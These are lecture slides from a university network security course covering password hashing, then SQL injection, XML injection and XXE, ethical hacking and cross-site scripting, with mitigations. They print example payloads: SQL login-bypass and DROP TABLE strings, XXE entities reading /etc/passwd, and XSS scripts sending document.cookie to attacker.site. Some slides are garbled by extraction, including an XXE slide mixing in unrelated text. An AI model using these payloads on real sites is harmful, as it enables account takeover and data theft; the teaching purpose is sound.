


- **Crypt(3)**
 - Was designed to discourage guessing attacks
 - This particular implementation is now considered inadequate
 - Despite its known weaknesses, this UNIX scheme is still often required for compatibility with existing account management software or in multivendor environments
- **MD5 secure hash algorithm**
 - The recommended hash function for many UNIX systems, including Linux, Solaris, and FreeBSD
 - Far slower than crypt(3)
- **Bcrypt**
 - Developed for OpenBSD
 - Probably the most secure version of the UNIX hash/salt scheme
 - Uses a hash function based on the Blowfish symmetric block cipher
 - Slow to execute
 - Includes a cost variable


Password selection strategies



- The goal is to eliminate guessable passwords while allowing the user to select a password that is memorable
- Four basic techniques are in use:



Performance Bloom Filter



Summary



- **Intruders**
 - Behavior patterns
 - Intrusion techniques
- **Intrusion detection**
 - Audit records
 - Statistical anomaly detection
 - Rule-based intrusion detection
 - The base-rate fallacy
 - Distributed intrusion detection
 - Honeypots
 - Intrusion detection exchange format
- **Password management**
 - The vulnerability of passwords
 - The use of hashed passwords
 - User password choices
 - Password selection strategies

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 14

Web security, ethical hacking and penetration testing



Contents

- SQL Injection
- XML Injection
- Library Bloat
- Ethical Hacking
- Cross Site Scripting (XSS)



Weekly Learning Outcomes

1. Discuss the Web App Penetration Testing and Ethical Hacking.
2. Discuss advanced Penetration Testing, Exploit Writing, and Ethical Hacking.
3. Present Hacker Tools, Techniques, Exploits, and Incident Handling
4. Understand Mobile Device Security and Ethical Hacking



SQL injection



- SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.
- **Important Syntax**

COMMENTS: --

Example: SELECT * FROM `table` --selects everything

LOGIC: 'a'='a'

Example: SELECT * FROM `table` WHERE 'a'='a'

MULTI STATEMENTS: S1; S2

Example: SELECT * FROM `table`; DROP TABLE `table`;

SQL Injection Attack



- Many web applications take user input from a form
- Often this user input is used literally in the construction of a SQL query submitted to a database. For example:

```
SELECT user FROM table  
WHERE name = 'user_input';
```

- An SQL injection attack involves placing SQL statements in the user input
- **SQL Injection in PHP**

```
$query = "select count(*) from users where username = '$username'  
        and password = '$password"';  
  
$result = @mysqli_query($dbc, $query);
```

SQL Injection Attack



1. App sends form to user.
2. Attacker submits form with SQL exploit data.
3. Application builds string with exploit data.
4. Application sends SQL query to DB.
5. DB executes query, including exploit, sends data back to application.
6. Application returns data to user.

Login Authentication Query



- Standard query to authenticate users:

```
select * from users where user='\$usern' AND pwd='\$password'
```

- **Classic SQL injection attacks**

- Server side code sets variables \$username and \$passwd from user input to web form
 - Variables passed to SQL query

```
select * from users where user='\$username' AND pwd='\$passwd'
```

- **Special strings can be entered by attacker**

```
select * from users where user='M' OR '1=1' AND pwd='M' OR '1=1'
```


- **Result: access obtained without password**

XML Injection



- XML Injection is an attack technique used to manipulate or compromise the logic of an XML application or service. The injection of unintended XML content and/or structures into an XML message can alter the intended logic of the application.

```
<?xml version="1.0" encoding="UTF-8"?>
<reminder>
    <to>you</to>
    <from>me</from>
    <body>Smile!</body>
</reminder>
```



Types of XML Injection Attacks



XML parsers with bugs, or that are misconfigured and hence vulnerable to manipulation, are generally susceptible to two kinds of attacks.

- **XML Bombs:** The XML parser may crash or execute incorrectly given certain input data, resulting in a Denial of Service attack.
- **XXE Disclosure:** The XML parser may inadvertently leak sensitive information.

XML Bomb Attacks



XML Bomb Attacks

An XML Bomb may be both well-formed and valid XML, but is designed so as to cause the XML parser, or the application processing its output, to hang or crash executing.

Mitigating XML Bombs

The best way to avoid XML Bombs is for the application to configure the XML parser to disable inline expansion of entities. Without inline expansion the geometric size increase is not available to the attacker and these attacks will be rendered harmless.

XML External Entity (XXE) Attacks



- 7-bit ASCII text file that can be sent via e-mail without being corrupted; created for older e-mail programs that do not recognize binary attachments; most e-mail programs now convert binary attachments automatically. XXE files may be decoded using the Web Utils Online XXDecoder Tool.
 - `<!ENTITY xxe SYSTEM "file:///dev/random" >`
- Applications and in particular XML-based web services or downstream integrations might be vulnerable to attack if: The application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor.
 - `<!ENTITY xxe SYSTEM "file:///etc/passwd" >`

Mitigating XML External Entity (XXE) Attacks



- The simplest way to prevent XXE attacks is to configure the XML parser to avoid resolving external references entirely. In .NET 4.0, this configuration code prevents this kind of attack:
- In .NET 4.0, this configuration code prevents this kind of attack:
 - `XmlReaderSettings settings = new XmlReaderSettings();
settings.XmlResolver = null; XmlReader reader =
XmlReader.Create(stream, settings);`
- In PHP, when using the default XML parser:
 - `libxml_disable_entity_loader(true);`



Library Bloat

- Library bloat refers to libraries that are declared or used in the build script while they are not necessary for executing the software application.
- Code bloat is the production of code that is perceived as unnecessarily long, slow, or otherwise wasteful of resources. It is a problem in Software Development which makes the length of the code of software long unnecessarily.

Ethical Hacking



- Ethical hacking also known as penetration testing or white-hat hacking, involves the same tools, tricks, and techniques that hackers use, but with one major difference that Ethical hacking is legal.
- Independent computer security Professionals breaking into the computer systems.
- Neither damage the target systems nor steal information.
- Evaluate target systems security and report back to owners about the bugs found.

Cross Site Scripting



- Cross Site Scripting (CSS for short, but sometimes abbreviated as XSS) is one of the most common application level attacks that hackers use to sneak into web applications today.
- Cross site scripting is an attack on the privacy of clients of a particular web site which can lead to a total breach of security when customer details are stolen or manipulated.
- Unlike most attacks, which involve two parties – the attacker, and the web site, or the attacker and the victim client, the CSS attack involves three parties – the attacker, a client and the web site.

The CSS technique



- At the core of a traditional CSS attack lies a vulnerable script in the vulnerable site. This script reads part of the HTTP request (usually the parameters, but sometimes also HTTP headers or path) and echoes it back to the response page, in full or in part, without first sanitizing it i.e. making sure it doesn't contain Javascript code and/or HTML tags.
- E.g. consider the under attack site is

www.vulnerable.com

The CSS technique(Cont...)



- This script is named welcome.cgi, and its parameter is “name”. It can be operated this way:

GET /welcome.cgi?name=**Joe%20Hacker** HTTP/1.0

Host: www.vulnerable.site

...

And the response would be:

```
<HTML>
<Title>Welcome!</Title>
Hi Joe Hacker
<BR>
Welcome to our system
...
</HTML>
```

The CSS technique(Cont...)



- Such a link looks like: [http://www.vulnerable.site/welcome.cgi?name=<script>alert\(document.cookie\)</script>](http://www.vulnerable.site/welcome.cgi?name=<script>alert(document.cookie)</script>)

The victim, upon clicking the link, will generate a request to www.vulnerable.site, as follows:

GET/welcome.cgi?name=<script>alert(document.cookie)

</script> HTTP/1.0

Host: www.vulnerable.site

And the vulnerable site response would be:

<HTML>

<Title>Welcome!</Title>

Hi <script>alert(document.cookie)</script>

Welcome to our system

</HTML>

The CSS technique(Cont...)



The malicious link would be:

<http://www.vulnerable.site/welcome.cgi>?name=<script>window.op
en("http://www.attacker.site/collect.cgi?cookie=%2Bdocument.cookie)</script>

And the response page would look like:

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie
)</script>
<BR>
Welcome to our system
...
</HTML>
```

The CSS technique(Cont...)



- The browser, immediately upon loading this page, would execute the embedded Javascript and would send a request to the collect.cgi script in, with the value of the cookies of that the browser already has.
- This compromises the cookies of that the client has. It allows the attacker to impersonate the victim. The privacy of the client is completely breached.
- It should be noted, that causing the Javascript pop-up window to emerge usually suffices to demonstrate that a site is vulnerable to a CSS attack. If Javascript's "alert" function can be called, there's usually no reason for the "window.open" call not to succeed. That is why most examples for CSS attacks use the alert function, which makes it very easy to detect its success.

Scope and feasibility



- **The attack can take place only at the victim's browser, the same one used to access the site. The attacker needs to force the client to access the malicious link. This can happen in several ways:**
 - The attacker sends an email containing an HTML page that forces the browser to access the link. This requires the victim use the HTML enabled email client, and the HTML viewer at the client is the same browser used for accessing
 - The client visits a site, perhaps operated by the attacker, where a link to an image or otherwise active HTML forces the browser to access the link. Again, it is mandatory that the same browser be used for accessing this site.

Scope and feasibility (Cont..)



- The malicious Javascript can access:
 - Permanent cookies (of [www.vulnerable.site](#)) maintained by the browser.
 - RAM cookies (of [www.vulnerable.site](#)) maintained by this instance of the browser, only when it is currently browsing [www.vulnerable.site](#)
 - Names of other windows opened for [www.vulnerable.site](#)
- Identification/authentication/authorization tokens are usually maintained as cookies. If these cookies are permanent, the victim is vulnerable to the attack even if he/she is not using the browser at the moment to access [www.vulnerable.site](#). If, however, the cookies are temporary i.e. RAM cookies, then the client must be in session with [www.vulnerable.site](#).

Scope and feasibility (Cont..)



- Other possible implementations for an identification token is a URL parameter. In such cases, it is possible to access other windows using Javascript as follows (assuming the name of the page whose URL parameters are needed is “foobar”):

```
<script>var  
    victim_window=open("",'foobar');alert('Can  
access:'+victim_window.location.search)  
</script>
```

Variations on the theme



It is possible to use many HTML tags, beside <SCRIPT> in order to run the Javascript. In fact, it is also possible for the malicious Javascript code to reside on another server, and to force the client to

download the script and execute it which can be useful if a lot of code is to be run, or when the code contains special characters.

Some variations:

Instead of <script>...</script>, one can use (good for sites that filter the <script> HTML tag)

Instead of <script>...</script>, it is possible to use <script src="[http://...](#)">. This is good for a

situation where the Javascript code is too long, or contains forbidden characters.

Variations on the theme (Cont..)



- Sometimes, the data embedded in the response page is found in non-free HTML context. In this case, it is first necessary to “escape” to the free context, and then to append the CSS attack. For example, if the data is injected as a default value of an HTML form field, e.g.: ...

```
<input type=text name=user value="...">
```

...

Then it is necessary to include “> in the beginning of the data to ensure escaping to the free HTML context. The data would be:

```
"><script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)</script>
```

And the resulting HTML would be:

...

```
<input type=text name=user  
value=""><script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.co  
okie)</script>">
```

Other ways to perform (traditional) CSS attacks



- So far we've seen that a CSS attack can take place in a parameter of a GET request which is echoed back to the response by a script. But it is also possible to carry out the attack with POST request, or using the path component of the HTTP request, and even using some HTTP headers (such as the Referer).
- Particularly, the path component is useful when an error page returns the erroneous path. In this case, often including the malicious script in the path will execute it. Many web servers are found vulnerable to this attack.

Securing a site against CSS attacks



- It is possible to secure a site against a CSS attack in three ways:
 1. By performing “in-house” input filtering (sometimes called “input sanitation”). For each user input be it a parameter or an HTTP header, in each script written in-house, advanced filtering against HTML tags including Javascript code should be applied.

For example, the “welcome.cgi” script from the above case study should filter the “<script>” tag once it is through decoding the “name” parameter.

Securing a site against CSS attacks (Cont..)



2. By performing “output filtering”, that is, to filter the user data when it is sent back to the browser, rather than when it is received by a script. A good example for this would be a script that inserts the input data to a database, and then presents it. In this case, it is important not to apply the filter to the original input string, but only to the output version. The drawbacks are similar to the ones in input filtering.

3. By installing a third party application firewall, which intercepts CSS attacks before they reach the web server and the vulnerable scripts, and blocks them. Application firewalls can cover all input methods (including path and HTTP headers) in a generic way, regardless of the script/path from the in-house application, a third party script, or a script describing no resource at all (e.g. designed to provoke a 404 page response from the server). For each input source, the application firewall inspects the data against various HTML tag patterns and Javascript patterns, and if any match, the request is rejected and the malicious input does not arrive to the server.

How to check if your site is protected from CSS



- Checking that a site is secure from CSS attacks is the logical conclusion of securing the site.
- Just like securing a site against CSS, checking that the site is indeed secure can be done manually (the hard way), or via an automated web application vulnerability assessment tool, which offloads the burden of checking. The tool crawls the site, and then launches all the variants it knows against all the scripts it found – trying the parameters, the headers and the paths. In both methods, each input to the application (parameters of all scripts, HTTP headers, path) is checked with as many variations as possible, and if the response page contains the Javascript code in a context where the browser can execute it then a CSS vulnerability is exposed. For example, sending the text:

```
<script>alert(document.cookie)</script>
```

Summary



- SQL Injection
- XML Injection
- Library Bloat
- Ethical Hacking
- Cross Site Scripting (XSS)

Thank You

